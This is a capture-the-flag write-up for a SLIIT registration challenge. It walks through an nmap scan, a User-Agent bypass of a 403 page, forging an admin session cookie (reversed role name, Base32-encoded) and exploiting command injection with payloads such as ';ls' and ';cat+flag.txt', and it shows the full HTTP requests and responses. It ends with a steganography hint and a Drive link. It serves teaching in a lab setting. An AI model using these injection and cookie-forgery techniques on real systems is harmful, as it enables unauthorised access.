
# SLIIT CTF - Writeup 2026

## Challenge Description




REGISTRATION_PROTOCOL

Retrieve the Flag
- > Go to the CTF box at IP: 209.97.162.215
- > Solve the challenge on the box to find the flag.
- > Submit the Flag.
- > Return to this registration portal.
- > Enter the flag you retrieved in the above space to complete your registration.

Obtained the IP address of the target machine. 209.97.162.215


### 1. Initial Reconnaissance

I started with basic reconnaissance using Nmap to identify open ports:



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p 80,443,8080,3306,5000,8000,8888,9000 209.97.162.215
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-12 12:21 EST
Nmap scan report for 209.97.162.215
Host is up (0.094s latency).

PORT     STATE    SERVICE
80/tcp   filtered http
443/tcp  closed   https
3306/tcp filtered mysql
5000/tcp open     upnp
8000/tcp filtered http-alt
8080/tcp filtered http-proxy
8888/tcp filtered sun-answerbook
9000/tcp filtered cslistener

Nmap done: 1 IP address (1 host up) scanned in 2.26 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

The scan revealed that port 5000 was open. I navigated to the web service running on port 5000



[ SECURE GATE ]

403 ACCESS DENIED


ERROR: Identity mismatch detected.

Organized by Cyber Security Community of SLIIT but it returned a **403 - Access Denied** error.

## 2. Bypassing the 403 Restriction

To investigate further, I intercepted the request using **Burp Suite**. On the webpage, I noticed the text: **“Organized by: Cyber Security Community of SLIIT”**

Since this seemed intentional, I modified the User-Agent header in the request to:
**Cyber Security Community of SLIIT**



```
GET / HTTP/1.1
Host: 209.97.162.215:5000
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent:Cyber Security Community of SLIIT
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Server: gunicorn
Date: Thu, 12 Feb 2026 17:26:25 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 558
Set-Cookie: session_role=ORZWK5LH; Path=/
Security-Key: -..-. .- .--. .. -..-. ...- .---- -..-. ... -.-- ... - . --
-....- ... - .- - ..- ...

<body style="background:#000; color:#0f0; font-family:'Courier New', monospace;
 padding:50px; line-height:1.6;">
     <div style="border: 1px solid #0f0; padding: 20px; box-shadow: 0 0 15px
     #0f0; max-width: 800px; margin: auto;">
          <h1 style="border-bottom: 1px solid #0f0; padding-bottom: 10px;">
               [ AUTHENTICATED ]
          </h1>
          <div style="margin-top: 20px;">
               <h3>
                    PHASE 1 CLEAR
               </h3>
               <p>
                    Identify verified. Portal access granted.
               </p>
               <p>
                    What's Next Destination.
               </p>
          </div>
     </div>
</body>
```

After forwarding the modified request, I successfully bypassed the 403 restriction.


The response indicated: “PHASE 1 CLEAR.”

## 3. Discovering Hidden Clues

In the response headers, I found two interesting things:

- A header named Security-Key, which contained Morse code.
- A Set-Cookie header: *session_role=ORZWK5LH*

I decoded the Morse code and obtained an API endpoint: **api/v1/system-status**



Input:


```
-..-. .- .--. .. -..-. ...- .---- -..-. ... -.-- ... - . --
-....- ... - .- - ..- ...
```

Output:

```
/API/V1/SYSTEM-STATUS
```

## 4. Accessing the API Endpoint

- I attempted to access: **/api/v1/system-status**
- While setting the cookie: **session_role=ORZWK5LH**



```
GET /api/v1/system-status HTTP/1.1
Host: 209.97.162.215:5000
Cookie: session_role=ORZWK5LH;
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent:Cyber Security Community of SLIIT
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

```
HTTP/1.1 401 UNAUTHORIZED
Server: gunicorn
Date: Thu, 12 Feb 2026 17:31:19 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 492


<body style="background:#000; color:#0f0; font-family:'Courier New', monospace;
 padding:50px; line-height:1.6;">
    <div style="border: 1px solid #0f0; padding: 20px; box-shadow: 0 0 15px
    #0f0; max-width: 800px; margin: auto;">
        <h1 style="border-bottom: 1px solid #0f0; padding-bottom: 10px;">
            [ UNAUTHORIZED ]
        </h1>
        <div style="margin-top: 20px;">
            <p>
                Error: Only AUTHORIZED Users allowed.
            </p>
        </div>
    </div>
</body>
```

However, the server responded with: 401 - Unauthorized

## 5. Privilege Escalation via Cookie Manipulation

I suspected the session role value was encoded. After testing different encodings, I identified it as Base32. Decoding ORZWK5LH resulted in: **tseug**


Reversing it gave: **guest**

This indicated that the role was stored as:

- Reverse the word
- Encode it in Base32

So I changed the role to admin.

- Reverse of admin -> **nimda**
- Base32 encoding of nimda -> **NZUW2ZDB**



```
GET /api/v1/system-status HTTP/1.1
Host: 209.97.162.215:5000
Cookie: session_role=NZUW2ZDB;
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent:Cyber Security Community of SLIIT
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```


```
HTTP/1.1 200 OK
Server: gunicorn
Date: Thu, 12 Feb 2026 17:48:40 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 524
SYSTEM-STATUS: ?host=


<body style="background:#000; color:#0f0; font-family:'Courier New', monospace;
 padding:50px; line-height:1.6;">
    <div style="border: 1px solid #0f0; padding: 20px; box-shadow: 0 0 15px
    #0f0; max-width: 800px; margin: auto;">
        <h1 style="border-bottom: 1px solid #0f0; padding-bottom: 10px;">
            [ DIAGNOSTIC IDLE ]
        </h1>
        <div style="margin-top: 20px;">
            <p>
                <b>
                    [ SYSTEM NOTICE ]
                </b>
            </p>
            <p>
                Requires a <b>
                    destination host
                </b>
                .
            </p>
        </div>
    </div>
</body>
```

I replaced the cookie value with: session_role=NZUW2ZDB

This successfully escalated my privileges.

## 6. Exploiting Command Injection

The API response now required a destination host. I modified the request:
**api/v1/system-status?host=localhost**


Request

```
GET /api/v1/system-status?host=localhost HTTP/1.1
Host: 209.97.162.215:5000
Cookie: session_role=NZUW2ZDB;
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent:Cyber Security Community of SLIIT
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```


Response

```
HTTP/1.1 200 OK
Server: gunicorn
Date: Thu, 12 Feb 2026 17:51:47 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 815


<body style="background:#000; color:#0f0; font-family:'Courier New', monospace;
 padding:50px; line-height:1.6;">
    <div style="border: 1px solid #0f0; padding: 20px; box-shadow: 0 0 15px
    #0f0; max-width: 800px; margin: auto;">
        <h1 style="border-bottom: 1px solid #0f0; padding-bottom: 10px;">
            [ SYSTEM DIAGNOSTICS ]
        </h1>
        <div style="margin-top: 20px;">
            <h3>
                Diagnostic Results:
            </h3>
            <pre style='background: #111; padding: 10px; border: 1px dashed
            #0f0; color: #0f0;'>
                PING localhost (::1) 56 data bytes
                64 bytes from localhost (::1): icmp_seq=1 ttl=64 time=0.100
                 ms

                --- localhost ping statistics ---
                1 packets transmitted, 1 received, 0% packet loss, time 0ms
                rtt min/avg/max/mdev = 0.100/0.100/0.100/0.000 ms
            </pre>
        </div>
    </div>
</body>
```

This returned localhost ping statistics.

At this point, I suspected command injection.

I tested: **host=;ls**


Request

```
GET /api/v1/system-status?host=;ls HTTP/1.1
Host: 209.97.162.215:5000
Cookie: session_role=NZUW2ZDB;
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent:Cyber Security Community of SLIIT
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```


Response

```
HTTP/1.1 200 OK
Server: gunicorn
Date: Thu, 12 Feb 2026 17:57:14 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 626


<body style="background:#000; color:#0f0; font-family:'Courier New', monospace;
 padding:50px; line-height:1.6;">
    <div style="border: 1px solid #0f0; padding: 20px; box-shadow: 0 0 15px
    #0f0; max-width: 800px; margin: auto;">
        <h1 style="border-bottom: 1px solid #0f0; padding-bottom: 10px;">
            [ SYSTEM DIAGNOSTICS ]
        </h1>
        <div style="margin-top: 20px;">
            <h3>
                Diagnostic Results:
            </h3>
            <pre style='background: #111; padding: 10px; border: 1px dashed
            #0f0; color: #0f0;'>
                __pycache__
                app.py
                challenge.log
                flag.txt
                static
                venv
            </pre>
        </div>
    </div>
</body>
```

The server responded with a directory listing. This confirmed the vulnerability.

I found a file named **flag.txt**

To read the file, I used: **;cat+flag.txt** (Since spaces were not allowed, I used + instead.)



```
GET /api/v1/system-status?host=;cat+flag.txt HTTP/1.1
Host: 209.97.162.215:5000
Cookie: session_role=NZUW2ZDB;
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent:Cyber Security Community of SLIIT
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```


```
HTTP/1.1 200 OK
Server: gunicorn
Date: Thu, 12 Feb 2026 17:57:56 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 811


<body style="background:#000; color:#0f0; font-family:'Courier New', monospace;
 padding:50px; line-height:1.6;">
    <div style="border: 1px solid #0f0; padding: 20px; box-shadow: 0 0 15px
    #0f0; max-width: 800px; margin: auto;">
        <h1 style="border-bottom: 1px solid #0f0; padding-bottom: 10px;">
            [ SYSTEM DIAGNOSTICS ]
        </h1>
        <div style="margin-top: 20px;">
            <h3>
                Diagnostic Results:
            </h3>
            <pre style='background: #111; padding: 10px; border: 1px dashed
            #0f0; color: #0f0;'>
                professional-grade steganography tool used to hide
                sensitive data within seemingly innocent files
                [Look for the Puff that hides the Key.]
                go to this link -
                https://drive.google.com/file/d/1K9LKgIW9737SBwsfVjWRqPiTcI
                ANkgQX/view?usp=sharing
            </pre>
        </div>
    </div>
</body>
```

The output revealed a Google Drive link and a hint.

***"Professional-grade steganography tool used to hide sensitive data within seemingly innocent files. Look for the Puff that hides the Key."***

